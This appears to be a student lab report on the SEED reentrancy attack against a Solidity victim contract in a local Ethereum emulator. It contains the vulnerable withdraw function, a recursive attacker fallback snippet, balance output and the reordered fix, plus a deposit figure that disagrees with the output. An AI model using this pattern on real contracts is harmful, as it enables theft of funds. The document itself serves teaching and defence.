

Reentrancy Attack Lab


The objective of this lab is to have a hands-on experience with the reentrancy attack, which was a big deal in Ethereum's early days due to the DAO hack. Through two smart contracts, one vulnerable (the victim contract) and one for the attack, we could simulate the entire attack process using the SEED emulator with an Ethereum blockchain.

Task 1.a: Compiling the Contract

To begin, we compile the victim smart contract using the following command:

```
solc-0.6.8 --overwrite --abi --bin -o . ReentrancyVictim.sol
```

This step generates the ABI and bytecode required for deploying the contract.



The screenshot shows a terminal window with the title bar "seed@VM: ~/.../contract". The terminal prompt is "seed@VM: ~/.../contract\$". The command entered is "solc-0.6.8 --overwrite --abi --bin -o . ReentrancyVictim.sol". The output is "Compiler run successful. Artifact(s) can be found in directory ..". The prompt is now "seed@VM: ~/.../contract\$".

```
seed@VM: ~/.../contract$ solc-0.6.8 --overwrite --abi --bin -o . ReentrancyVictim.sol
Compiler run successful. Artifact(s) can be found in directory ..
seed@VM: ~/.../contract$
```

Task 1.b: Deploying the Victim Contract

The next step involved deploying the victim contract onto the blockchain. This is accomplished by running the script `deploy_victim_contract.py`.

[illegible]



```
seed@VM: ~/.../attacker
[04/25/24]seed@VM:~/.../attacker$ python3 get_balance.py
-----
*** This client program connects to 10.151.0.71:8545
*** The following are the accounts on this Ethereum node
0x1081c645CC8c21EfbB0114eAc5fcDBE01a1a4b19: 1000000000000000000000
0xa6bBf9891a0689Fe91d9c1538478b95effe0a57A: 998999360248828676025
-----
Victim: 0xcD18e373E825C1a38f0670715d3BD5496DA0736f: 0
Attacker: 0xE4f431062358923783bc63Ba7bC0BF232AFd9f99: 2600000000000000000000
[04/25/24]seed@VM:~/.../attacker$
```

Explanation: The withdrawal function allows the attacker to recursively withdraw ethers before his contract's state is updated, allowing reentry and consequently drain the funds.

```
function withdraw(uint _amount) public {
    require(balances[msg.sender] >= _amount);

    (bool sent, ) = msg.sender.call{value: _amount}(""); ②
    ...

    balances[msg.sender] -= _amount; ③
}
```

The recursion will start in the line ② but the state is only updated in the line ③

Basically the attacker withdraws 1 ether, that will execute the fallback() function on the attacker contract:

```
fallback() external payable {
    if(address(victim).balance >= 1 ether) { ④
        victim.withdraw(1 ether);
    }
}
```

Which will call withdraw again and so on.

As we will see in the next task the solution is to invert the lines order.

Task 4: Countermeasures

In this final task, we repeated the entire process but changing the victim withdraw function. After depositing 30 ethers into the victim contract and attempting to execute the attack, it failed as we expected.

```
function withdraw(uint _amount) public {
    require(balances[msg.sender] >= _amount);

    balances[msg.sender] -= _amount;

    (bool sent, ) = msg.sender.call{value: _amount}("");
    ...
}
```

In the image below, we executed the `get_balance.py` script after the attack script. We can see that the first ether was successfully deposited into the attacker contract, however, the victim contract remained unaffected.

```
seed@VM: ~/.../attacker
seed@VM: ~/.../emulator_10
seed@VM: ~/.../attacker

[04/26/24]seed@VM:~/.../attacker$ python3 get_balance.py
-----
*** This client program connects to 10.151.0.71:8545
*** The following are the accounts on this Ethereum node
0x1081c645CC8c21EfbB0114eAc5fcDBE01a1a4b19: 1000000000000000000000
0xa6bBf9891a0689Fe91d9c1538478b95effe0a57A: 997998934505825695824
-----
Victim: 0xbA977a3dF7c3E0A926Fa46EA749f3C182147f4F8: 3000000000000000000000
Attacker: 0xfd4B313668Ae624fbc27F254aB7Cd5Da22ae659b: 1000000000000000000000
[04/26/24]seed@VM:~/.../attacker$
```

Changing the order of the lines, the first check `require(balances[msg.sender] >= _amount);` will not pass after the withdraw is called again by the attacker contract.

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